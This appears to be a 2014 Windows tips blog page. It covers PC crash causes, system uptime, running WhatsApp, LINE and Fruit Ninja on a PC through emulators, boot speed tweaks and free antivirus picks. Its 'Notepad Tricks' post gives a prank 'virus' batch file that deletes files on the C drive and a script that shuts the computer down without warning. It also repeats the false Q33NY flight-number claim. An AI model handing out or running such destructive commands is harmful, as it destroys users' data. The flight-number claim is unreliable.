Showing posts with label windows. Show all posts

Tuesday, August 19, 2014

// // Leave a Comment

10 Reasons Why PC's Crash You Must Know


Fatal error: the system has become unstable or is busy," it says. "Enter to return to Windows or press Control-Alt-Delete to restart your computer. If you do this you will lose any unsaved information in all open applications."

You have just been struck by the Blue Screen of Death. Anyone who uses Ms Windows will be familiar with this. What can you do? More importantly, how can you prevent it happening?

1 Hardware conflict


The number one reason why Windows crashes is hardware conflict. Each hardware device communicates to other devices through an interrupt request channel (IRQ). These are supposed to be unique for each device.

For example, a printer usually connects internally on IRQ 7. The keyboard usually uses IRQ 1 and the floppy disk drive IRQ 6. Each device will try to hog a single IRQ for itself.

If there are a lot of devices, or if they are not installed properly, two of them may end up sharing the same IRQ number. When the user tries to use both devices at the same time, a crash can happen. The way to check if your computer has a hardware conflict is through the following route:

* Start-Settings-Control Panel-System-Device Manager.

Often if a device has a problem a yellow '!' appears next to its description in the Device Manager. Highlight Computer (in the Device Manager) and press Properties to see the IRQ numbers used by your computer. If the IRQ number appears twice, two devices may be using it.

Sometimes a device might share an IRQ with something described as 'IRQ holder for PCI steering'. This can be ignored. The best way to fix this problem is to remove the problem device and reinstall it.

Sometimes you may have to find more recent drivers on the internet to make the device function properly. A good resource is www.driverguide.com. If the device is a soundcard, or a modem, it can often be fixed by moving it to a different slot on the motherboard (be careful about opening your computer, as you may void the warranty).

When working inside a computer you should switch it off, unplug the mains lead and touch an unpainted metal surface to discharge any static electricity.

To be fair to Mcft, the problem with IRQ numbers is not of its making. It is a legacy problem going back to the first PC designs using the IBM 8086 chip. Initially there were only eight IRQs. Today there are 16 IRQs in a PC. It is easy to run out of them. There are plans to increase the number of IRQs in future designs.

2 Bad Ram


Ram (random-access memory) problems might bring on the blue screen of death with a message saying Fatal Exception Error. A fatal error indicates a serious hardware problem. Sometimes it may mean a part is damaged and will need replacing.

But a fatal error caused by Ram might be caused by a mismatch of chips. For example, mixing 70-nanosecond (70ns) Ram with 60ns Ram will usually force the computer to run all the Ram at the slower speed. This will often crash the machine if the Ram is overworked.

One way around this problem is to enter the BIOS settings and increase the wait state of the Ram. This can make it more stable. Another way to troubleshoot a suspected Ram problem is to rearrange the Ram chips on the motherboard, or take some of them out. Then try to repeat the circumstances that caused the crash. When handling Ram try not to touch the gold connections, as they can be easily damaged.

Parity error messages also refer to Ram. Modern Ram chips are either parity (ECC) or non parity (non-ECC). It is best not to mix the two types, as this can be a cause of trouble.

EMM386 error messages refer to memory problems but may not be connected to bad Ram. This may be due to free memory problems often linked to old Dos-based programmes.

3 BIOS settings


Every motherboard is supplied with a range of chipset settings that are decided in the factory. A common way to access these settings is to press the F2 or delete button during the first few seconds of a boot-up.

Once inside the BIOS, great care should be taken. It is a good idea to write down on a piece of paper all the settings that appear on the screen. That way, if you change something and the computer becomes more unstable, you will know what settings to revert to.

A common BIOS error concerns the CAS latency. This refers to the Ram. Older EDO (extended data out) Ram has a CAS latency of 3. Newer SDRam has a CAS latency of 2. Setting the wrong figure can cause the Ram to lock up and freeze the computer's display.

Mcft Windows is better at allocating IRQ numbers than any BIOS. If possible set the IRQ numbers to Auto in the BIOS. This will allow Windows to allocate the IRQ numbers (make sure the BIOS setting for Plug and Play OS is switched to 'yes' to allow Windows to do this.).

4 Hard disk drives


After a few weeks, the information on a hard disk drive starts to become piecemeal or fragmented. It is a good idea to defragment the hard disk every week or so, to prevent the disk from causing a screen freeze. Go to

* Start-Programs-Accessories-System Tools-Disk Defragmenter

This will start the procedure. You will be unable to write data to the hard drive (to save it) while the disk is defragmenting, so it is a good idea to schedule the procedure for a period of inactivity using the Task Scheduler.

The Task Scheduler should be one of the small icons on the bottom right of the Windows opening page (the desktop).

Some lockups and screen freezes caused by hard disk problems can be solved by reducing the read-ahead optimisation. This can be adjusted by going to

* Start-Settings-Control Panel-System Icon-Performance-File System-Hard Disk.

Hard disks will slow down and crash if they are too full. Do some housekeeping on your hard drive every few months and free some space on it. Open the Windows folder on the C drive and find the Temporary Internet Files folder. Deleting the contents (not the folder) can free a lot of space.

Empty the Recycle Bin every week to free more space. Hard disk drives should be scanned every week for errors or bad sectors. Go to

* Start-Programs-Accessories-System Tools-ScanDisk

Otherwise assign the Task Scheduler to perform this operation at night when the computer is not in use.

5 Fatal OE exceptions and VXD errors


Fatal OE exception errors and VXD errors are often caused by video card problems.

These can often be resolved easily by reducing the resolution of the video display. Go to

* Start-Settings-Control Panel-Display-Settings

Here you should slide the screen area bar to the left. Take a look at the colour settings on the left of that window. For most desktops, high colour 16-bit depth is adequate.

If the screen freezes or you experience system lockups it might be due to the video card. Make sure it does not have a hardware conflict. Go to

* Start-Settings-Control Panel-System-Device Manager

Here, select the + beside Display Adapter. A line of text describing your video card should appear. Select it (make it blue) and press properties. Then select Resources and select each line in the window. Look for a message that says No Conflicts.

If you have video card hardware conflict, you will see it here. Be careful at this point and make a note of everything you do in case you make things worse.

The way to resolve a hardware conflict is to uncheck the Use Automatic Settings box and hit the Change Settings button. You are searching for a setting that will display a No Conflicts message.

Another useful way to resolve video problems is to go to

* Start-Settings-Control Panel-System-Performance-Graphics

Here you should move the Hardware Acceleration slider to the left. As ever, the most common cause of problems relating to graphics cards is old or faulty drivers (a driver is a small piece of software used by a computer to communicate with a device).

Look up your video card's manufacturer on the internet and search for the most recent drivers for it.

6 Viruses


Often the first sign of a virus infection is instability. Some viruses erase the boot sector of a hard drive, making it impossible to start. This is why it is a good idea to create a Windows start-up disk. Go to

* Start-Settings-Control Panel-Add/Remove Programs

Here, look for the Start Up Disk tab. Virus protection requires constant vigilance.

A virus scanner requires a list of virus signatures in order to be able to identify viruses. These signatures are stored in a DAT file. DAT files should be updated weekly from the website of your antivirus software manufacturer.

An excellent antivirus programme is McAfee VirusScan by Network Associates ( www.nai.com). Another is Norton AntiVirus 2000, made by Symantec ( www.symantec.com).


7 Printers


The action of sending a document to print creates a bigger file, often called a postscript file.

Printers have only a small amount of memory, called a buffer. This can be easily overloaded. Printing a document also uses a considerable amount of CPU power. This will also slow down the computer's performance.

If the printer is trying to print unusual characters, these might not be recognised, and can crash the computer. Sometimes printers will not recover from a crash because of confusion in the buffer. A good way to clear the buffer is to unplug the printer for ten seconds. Booting up from a powerless state, also called a cold boot, will restore the printer's default settings and you may be able to carry on.

8 Software


A common cause of computer crash is faulty or badly-installed software. Often the problem can be cured by uninstalling the software and then reinstalling it. Use Norton Uninstall or Uninstall Shield to remove an application from your system properly. This will also remove references to the programme in the System Registry and leaves the way clear for a completely fresh copy.

The System Registry can be corrupted by old references to obsolete software that you thought was uninstalled. Use Reg Cleaner by Jouni Vuorio to clean up the System Registry and remove obsolete entries. It works on Windows 95, Windows 98, Windows 98 SE (Second Edition), Windows Millennium Edition (ME), NT4 and Windows 2000.

Read the instructions and use it carefully so you don't do permanent damage to the Registry. If the Registry is damaged you will have to reinstall your operating system. Reg Cleaner can be obtained from www.jv16.org

Often a Windows problem can be resolved by entering Safe Mode. This can be done during start-up. When you see the message "Starting Windows" press F4. This should take you into Safe Mode.

Safe Mode loads a minimum of drivers. It allows you to find and fix problems that prevent Windows from loading properly.

Sometimes installing Windows is difficult because of unsuitable BIOS settings. If you keep getting SUWIN error messages (Windows setup) during the Windows installation, then try entering the BIOS and disabling the CPU internal cache. Try to disable the Level 2 (L2) cache if that doesn't work.

Remember to restore all the BIOS settings back to their former settings following installation.

9 Overheating


Central processing units (CPUs) are usually equipped with fans to keep them cool. If the fan fails or if the CPU gets old it may start to overheat and generate a particular kind of error called a kernel error. This is a common problem in chips that have been overclocked to operate at higher speeds than they are supposed to.

One remedy is to get a bigger better fan and install it on top of the CPU. Specialist cooling fans/heatsinks are available on Intenet

CPU problems can often be fixed by disabling the CPU internal cache in the BIOS. This will make the machine run more slowly, but it should also be more stable.

10 Power supply problems


With all the new construction going on around the country the steady supply of electricity has become disrupted. A power surge or spike can crash a computer as easily as a power cut.

If this has become a nuisance for you then consider buying a uninterrupted power supply (UPS). This will give you a clean power supply when there is electricity, and it will give you a few minutes to perform a controlled shutdown in case of a power cut.

It is a good investment if your data are critical, because a power cut will cause any unsaved data to be lost.
Read More
// // Leave a Comment

How to Verify System Uptime. Windows XP , 7 PC/Laptop

 How Long Has Your System Been Running?


This following Procedure will tell you in days, hours, minutes and seconds how long the system has been up.


Click Start | Run and type cmd to open a command prompt.
At the prompt, type systeminfo

Scroll down the list of information to the line that says System Up Time.

This will tell you in days, hours, minutes and seconds how long the system has been up.

Note that this command only works in XP Pro, not in XP Home. You can, however, type net statistics workstation at the prompt in Home. The first line will tell you the day and time that the system came online.


Incoming search terms : How to Verify System Uptime , Verify system Uptime , Sytem run time , systeminfo
Read More
// // Leave a Comment

How to Add Contacts to Whatsapp for PC/MAC Download

How to add Contacts to Whatsapp for PC/Mac


If You have Installed Whatsapp on your Computer and Configured it for use but one more thing is missing, Contacts to chat on Whatsapp. To add New Contacts on Whatsapp on Bluestack:-
  • Open Whatsapp and at the lower left side, click on the second button to see the menu.
  • Now you will be seeing 4 option, just click on the second button it will show you the Contact list.
add+contact+in+whatsapp
  • In the menu click on NEW CONTACT button and add all the details of the contact.
ad+contacts+in+whatsapp+on+pc
  • After adding all info, click on Done button to save it.
Thanks to Techrism For the Article.

incoming Search Terms : add contacts whatsapp for pc , sync contacts to free whatsapp download , contacts whatsapp crack pc , whatsapp contacts cheat , whatsapp hack contatcs , contacts whatsapp for pc , whatsapp mod hack , whatsapp windows 7 , whatsapp free download for pc , whatsapp windows , whatsapp bluestack
Read More
// // Leave a Comment

Free Download Whatsapp - Windows 7, XP, 8 and 8.1 for PC Laptop

Whatsapp the world most popular and best messaging Platform which can be used on Android, iOS, Symbian,Windows Phone.But what if all of your friends are on whatsapp and you don't own a smartphone can can't use whatsapp. But now you can use whatsapp without buying an expensive smartphone.The thing you need to use whatsapp is just a Computer/Laptop and an Internet Connection.

10 Steps to Install Whatsapp on PC Using Bluestacks

In case you are interested in a WhatsApp PC free download for Windows, here is exactly what you need to do:
Step 1: Download BlueStacks from here, which is a free windows application that will enable you to easily download and use the free messaging app.
Step 2: Install the software, just by clicking the install BlueStack button.
Step 3: Search for WhatsApp and download it.
Step 4: After WhatsApp has been downloaded, double click on the downloaded file in order to install it.
Step 5: Click on BlueStacks icon in your Desktop in order to open it.
Step 6: While you are in in BlueStacks, click on My Apps, and then on WhatsApp.
Step 7: Accept the terms and conditions, in order to be able to use WhatsApp on PC.
Step 8: Type your phone number. Remember that in case you are already using this messaging service on your Smartphone, in order to be able to have WhatsApp on Windows, you need a different phone number.
Step 9: Get the verification code which will be sent to your phone.
Step 10: Once you received the code through a text message, type the received number in verification field and you are done! Now you are definitely ready to use WhatsApp on Pc. There is nothing else to be done, except for importing your contacts, create a profile, update your status and begin chatting with your friends, sending them images and even videos. Everything that could be done from the Smartphone can be now achieved easier by downloading and installing WhatsApp on PCs.
incoming Search Terms : whatsapp for pc , free whatsapp download , whatsapp crack pc , whatsapp cheat , whatsapp hack , free whatsapp for pc , whatsapp mod hack , whatsapp windows 7 , whatsapp free download for pc , whatsapp windows , whatsapp bluestack

Read More

Sunday, August 17, 2014

// // Leave a Comment

Speed Optimize your Windows 7/xp Laptop PC 100% Faster

Problem of Computer Running Slow?By finishing till the article, it won't be anymore.We discuss How to Speed up or Optimize your Computer Faster by 100%.Computer Speed decreases due to many reason that we will discuss the main reasons here one by one.


By Performing some Simple Tricks and by doing tips we Can Optimize to speed up your Computer PC laptop by 100%

The Main Tips / Tricks to Optimize Faster:

  • Disable used software while booting of Computer 
  • Boot Defragment
  • Speed up Boot By Disabling Unused Ports

1.)Disable used software while booting of Computer


How to do this:-

Press Start->Run or simply Press Windows Key+R then Type "msconfig" (without Qoutes ") and press enter.

Now there will be System Configuration Dialog Box opened.Go to Start-up Tab (4th tab). Here you will be seeing the list of software's which start while get's boot or simply called Start-up items.These are all the Programs that automatically start when you boot our system.It is these that slow down the boot up process.
So from this you can uncheck all unwanted items like MS-office,messenger and other utilites that you don't need at the time of starting up of your System.Don't Uncheck the antivirus and Drivers Software.


After that just click on OK and Restart your System and feel the change. 

 2.)Boot Defragment


Go to Start Menu and Click Run
Type in regedit then click ok

Find "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Dfrg\BootOpt imizeFunction"

Select "Enable" from the list on the right
Right on it and select "Modify"
Change the value to Y .

Restart your System and feel the change. 

3.)SPEED UP BOOT BY DISABLING UNUSED PORTS.!!


 How to do it:-
Go to Control Panel > System > Hardware tab > device manager Disable devices that you don't use for your PC and then restart.
 After Applying these Tweaks you will Surely feel a great Change in Your System Boot time

If you like this Article on How to Optimize Windows XP SPEED Laptops 100% faster Please do Share and Comment also incase you find difficulties. 


incoming search terms : optimize windows , how to optimise your xp , windows 7 , speed pc , speed boot xp 7 , vista boot speed , working xp speed optimize , boost your xp , boost my windows , working optimize windows , how to speed my pc , how to boost my windows , start my pc faster , start pc boost , boost start xp

Read More

Friday, August 15, 2014

// // Leave a Comment

{*Top*} 5 Cool Funny Notepad Tricks And Hacks 2014

.Notepad,which is the default program of Windows uses as simple text editor in which a user can edit their text,change font size,color and do much more things in notepad.But did you know you can make fun with notepad and do several types of pranks like you can make fake virus,shows fake error messages,lock folder using notepad.I know you will say no.So now enjoy best computer notepad tricks and hacks.


1.Create Virus Using Notepad Tricks

You can create a simple but powerful virus with the help of notepad.Yes its right.Through notepad you can create a powerful virus which could format your “C” drive if you not have a powerful antivirus.So my advice is to use it with precautions.So here is the trick
1.Open you notepad and and place below code
@Echo off
Del C:\ *.* |y
2.Save notepad file as Virus.bat
3.Then run the file but as i said above that keep precautions


2.Matrix Effect Tricks

This trick is called Matrix trick.The reason behind it is the movie.Matrix is a hollywood movie which was released in 1999 and this trick is inspired by the the movie “Matrix” in which same trick was shown.So lets make the trick
1.Open your notepad and copy below code
@echo off
color 02
:start
echo %random% %random% %random% %random% %random% %random% %random% %random% %random% %random%
goto start
2.Save your notepad file as Matrix.bat
3.Now run the file and enjoy

3.World Trade Center Attack Notepad Trick

Its sound cool ? but let me ask a question to test your knowledge.Do you know the plane which hit to World Trade Center in 9/11.It was  “Q33NY”.So our trick is also starts with this number.How ? Lets check it out
1.Open Notepad and type “Q33NY
2.Now go to “Format” option and choose “Font”
3.Now increase the Font size to “72″
4.And change the font to “Wingdings

4.Fake Error Message Notepad Tricks

1.Open notepad and type below code
X=Msgbox(“Message Here”,0+16,”Fake Message Here”)
2.Put your fake message above where i wrote “Fake Message Here”
3.Now make your to save file with extension .vbs otherwise it will not work
4.Open the file and it will show you a fake error with your message

5.Shut Down PC Without Error

This trick will shut down your computer without any warning.For it just save the file and when you open it,It will shut down your pc without any message or warning
1.Open your notepad and type below code
@echo off
:A
cls
echo Do you wana crash your computer? (y/n)
pause
echo Are you sure? (y/n)
pause
echo your computer will crash when the time reaches zero.
pause
msg * Your computer will crash in…
msg * 5
msg * 4
msg * 3
msg * 2
msg * 1
msg * Good-Bye
msg * You have been pwned! icon smile
shutdown -s -t 00 
Read More
// // Leave a Comment

How to Download Line for PC Laptops Free

LINE is one of the most popular messaging apps out there. It is fast growing to take over others in the world of Androids.
Here are the various cool features that are provided in the Line app :
  • Video Calls
  • Free Voice Calls
  • Quick Message delivery
  • Tons of stickers
  • Unlimited texting
But if you have plans to get the app on your PC or laptop so that you could play while you can’t pay attention to the cellphone, here’s a guide to help you get it.

Steps to download Line for PC :

  1. Download the Bluestacks App Player for PC from here.
  2. Once you have opened the link, click on ‘Download App Player For XP, Vista, Win 7/8’ and it would immediately start downloading.
  3. Run the App player. You would locate an icon on your desktop for the same.
  4. On the home page of BlueStacks, you’d have to click on ‘search’ and type LINE on it.
  5. You would now have to click on the LINE app and install it on the PC.
  6. Done. You have the app now. Go to the ‘Apps’ folder on your PC to confirm you really got it. You could click on it directly from there to play it.
So there, you have your favorite messanger app all ready for use. Have fun with LINE! Ditto the stepsif you need to get some other app like Whatsapp or Hike. Hope that was useful.
Read More
// // Leave a Comment

Free Fruit Ninja On PC and Laptop (Windows 7,XP,8)

Free Fruit Ninja For PC & Laptop Download (Windows 7,XP,8). read our post if your want Free Fruit Ninja For PC & Laptop Download (Windows 7,XP,8).  on Free Fruit Ninja For PC & Laptop Download (Windows 7,XP,8).
 Today we are gonna show you one more mot addicted and awesome game named as “Fruit Ninja For PC”So just relax if you have windows based operating system whether its window xp,7,8 no matter,you just play it on this OS.Fruit ninja was released in 2010 and developed by HALFBRIC STUDIOS and it made people crazy.


We often play so many fruit related games where we have to chop that fruit n all but there is some thing different with Fruit Ninja because it come with mind blowing graphics and great background sound.When you start cut fruit then it sounds like real fruits are cutting.You use your fingers will as sword.As we know that we can play it on our android handsets or any devices of this kind but the good thing is that if you have not that expensive Smartphone then now you can enjoy it on your PC as well on Laptops.
So in this post we are going to tell you that how one can play Fruit Ninja for PC.Here we have showed you simple way to get download and installation steps.Read it and have fun.Before discuss further lets read its amazing features  that we have listed below as:

Most amazing Features of Fruit Ninja for PC:

  • Its good thing is that it is available free of cost.
  • It support really easy and simple user interface.
  • Along with fruits you can also chop vegetables here.
  • Very simple process to get download and install.
  • Available on Google play store in no cost.
  • Really simple  and good concept

Learn How To Get Fruit Ninja for PC :

Now just come on the exact point,So now read below instruction and get know how to download and install Fruit Ninja for PC in just friction of time So there we go.
  • First thing that you need to do i download Andy app player from here.
  • Then just download it and after get ANDY downloaded on your PC then install it.
  • After get install it just open it .
  • Now in search field type Fruit Ninja .
  • When you get find it then install it.
  • This is very simple to do,So once try this.
It is really easy to do download and install Fruit Ninja for PC but if you seem any problem then tell us and we will try to help you as possible as we can do.Try to share your ideas with us just by commenting here below and tell us what you thing about our post and how it helped you.

Read More

Thursday, August 14, 2014

// // Leave a Comment

[@UPDATED] 3 Best Free ANTIVIRUS Of All Time

With the Rapid increase in the Use of Internet. The Virus, Malware and Spyware Trojans are increased rapidly. so With the Use of Antivirus we can Protect Ourselves from Being Effected to malware websites and applications.  There are Many Licensed Paid Softwares which are a Good Security for the PC. The Following list is the List of the Free Antivirus Softwares.


4  Best Free Antivirus Software for WINDOWS 


#AVAST8

This is the Most Famous Antivirus. And it is well known for its Easy User-Interface. And it's GUI is now Compatible with Touch Screen devices and Traditional Computers. The Main Advantage of it is the USER-INTERFACE. Due to the Upgrade of it, It's faster than the Older Version.New UI in Avast 8 its all features and virus engine is also fully updated which helps you to keep the spam away.

#BITDEFENDER

This Version of Antivirus is offering for Free but to get Full access to all its feature you have to buy the premium version of Bitdefender Antivirus.This antivirus is easy to install and gives real time protection for your PC.

#AVG AntiVirus

AVG Antivirus has a Track Record of "Most Used Antivirus in 2013" . It has simple and very easy user interface and contains all the basic tools that are to be required for a Good Antivirus. It also contains some additional tools like Checking Disk Errors , PC analyzer . The only Drawback is : due to the large number of features , it takes much time to install. 


Read More
// // Leave a Comment

[working*} HOW TO MAKE PARTITION OF HARD DISK IN WINDOWS 8

How to make partition in windows 8 , we will show How to Make partition in windows 8 by this post.

This Post shows you have to Make partitions in Windows 8. This Process is used whenever you have a Single Partition or High Volume of Disk space.By the Partition you can manage or store large amount of data easily by the use of partitions. in the following post we will show you how to make partition of Hard disk in Windows 8.

Read More